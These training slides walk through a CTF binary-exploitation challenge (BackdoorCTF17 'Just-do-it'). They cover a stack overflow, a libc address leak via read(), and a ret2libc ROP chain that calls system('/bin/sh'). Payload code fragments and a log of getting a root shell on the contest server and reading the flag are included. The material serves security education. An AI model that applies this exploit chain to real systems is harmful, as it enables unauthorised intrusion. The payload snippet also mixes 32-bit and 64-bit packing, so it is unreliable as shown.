

BackdoorCTF17: Just-do-it



Topic: Challenge „Just-do-it“ BackdoorCTF17

Presenter: Anthony Schneiter (Finalist Swiss Team)

Organisator: Swiss Whitehatters Academy

Duration: 15 – 20 Minutes

Hands-On: <https://github.com/swisscyberstorm/trainings>

Challenge Description


Topic: Binary Exploitation (Pwnage / Pwn)

Goal: Hack a server hosted by BackdoorCTF to get the flag, by exploiting the given application which runs on the server.

Attachments:

- 32_chal (ELF 32-bit executable)
- libc.so.6 (ELF 32-bit shared library)

32_chal:

A terminal window with a dark background and light green text. The prompt is '\$./32_chal'. The output consists of three lines: 'Hello pwners,', 'hello my name is muffin', and 'hello my name is muffin'. The prompt '\$' is shown again on the next line.

```
$ ./32_chal
Hello pwners,
hello my name is muffin
hello my name is muffin
$
```

→ **So let's hack it!** ←
















Security Measurements Analysis

Checksec:

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
```

→ Only NX enabled.

Segments:

 .init	080482F4	08048317	R	.	X
 .plt	08048320	08048380	R	.	X
 .text	08048380	08048552	R	.	X
 .fini	08048554	08048568	R	.	X
 .rodata	08048568	08048583	R	.	.
 .eh_frame_hdr	08048584	080485B0	R	.	.
 .eh_frame	080485B0	08048660	R	.	.
 .init_array	08049F08	08049F0C	R	W	.
 .fini_array	08049F0C	08049F10	R	W	.
 .jcr	08049F10	08049F14	R	W	.
 .got	08049FFC	0804A000	R	W	.
 .got.plt	0804A000	0804A020	R	W	.
 .data	0804A020	0804A028	R	W	.
 .bss	0804A028	0804A02C	R	W	.
 extern	0804A02C	0804A05C	?	?	?

→ W/X rule applies.

Conclusion: Executing a payload is most likely not possible.

Statical Analysis

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1

    write(1, "Hello pwners, \n", 16u);
    read(0, &v4, 200u);
    printf("%s", &v4);
    return 0;
}
```

```
$ python -c "print 'A'*200" | ./32_chal
Hello pwners,
Segmentation fault
```

→ Conclusion: Classical Stack Overflow

Exploitation Strategy

Goal: Use ROP to spawn a shell.

32_elf

Gadgets: Some gadgets.

Functions:

- printf()
- **read()**
- write()
- (c-builtins)

Addresses: Fixed, because no PIE.

libc.so.6

Gadgets: A lot of gadgets.

Functions:

- **All C-Functions!**

Addresses: With ASLR mode 2 (shared libraries) randomized.

Strategy: Use read() to leak the location of libc.so.6 to call system(„/bin/sh“).
→ Memory leak and ret2libc.

Hands-On: Exploit Writing 1/3


```
0x80484d7 <main+90>: leave
=> 0x80484d8 <main+91>: ret
0x80484d9:    xchg    ax,ax
0x80484db:    xchg    ax,ax
0x80484dd:    xchg    ax,ax
0x80484df:    nop
[ -----stack-
0000| 0xffa5745c ('A' <repeats 88 times>, "
```

Initial Stage: We start scripting and debugging.


Hands-On: Exploit Writing 2/3

```
080484A2      mov     dword ptr [esp+8], 200 ; nbytes
080484AA      lea     eax, [esp+28]
080484AE      mov     [esp+4], eax      ; buf
080484B2      mov     dword ptr [esp], 0 ; fd
080484B9      call   _read
080484BE      lea     eax, [esp+1Ch]
```

Memory Leak: We can take the usage of read() inside the binary as an example.



read() inside the binary




memory leak rop chain

Hands-On: Exploit Writing 3/3

```
payload += p32(libc.symbols['system'])  
payload += p32(libc.symbols['exit'])  
payload += p64(next(libc.search('/bin/sh\x00')))
```

ret2libc: We call `system(„/bin/sh“)` and `exit()` for return.



`system(„/bin/sh“)` rop chain

PWNED

```
[+] Starting local process './32_chal': pid 2651
[+] Opening connection to 163.172.176.29 on port 9036: Done
[*] Switching to interactive mode
Hello pwners,
\x00$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls
32_chal
flag.txt
setup.sh
$ cat flag.txt
flag{all_th3_b35t_y0u_successfully_started_s0lving_:P}
$
```

→ flag{all_th3_b35t_y0u_successfully_started_s0lving_:P}

→ 250+ Points for Team sw1ss

Questions?

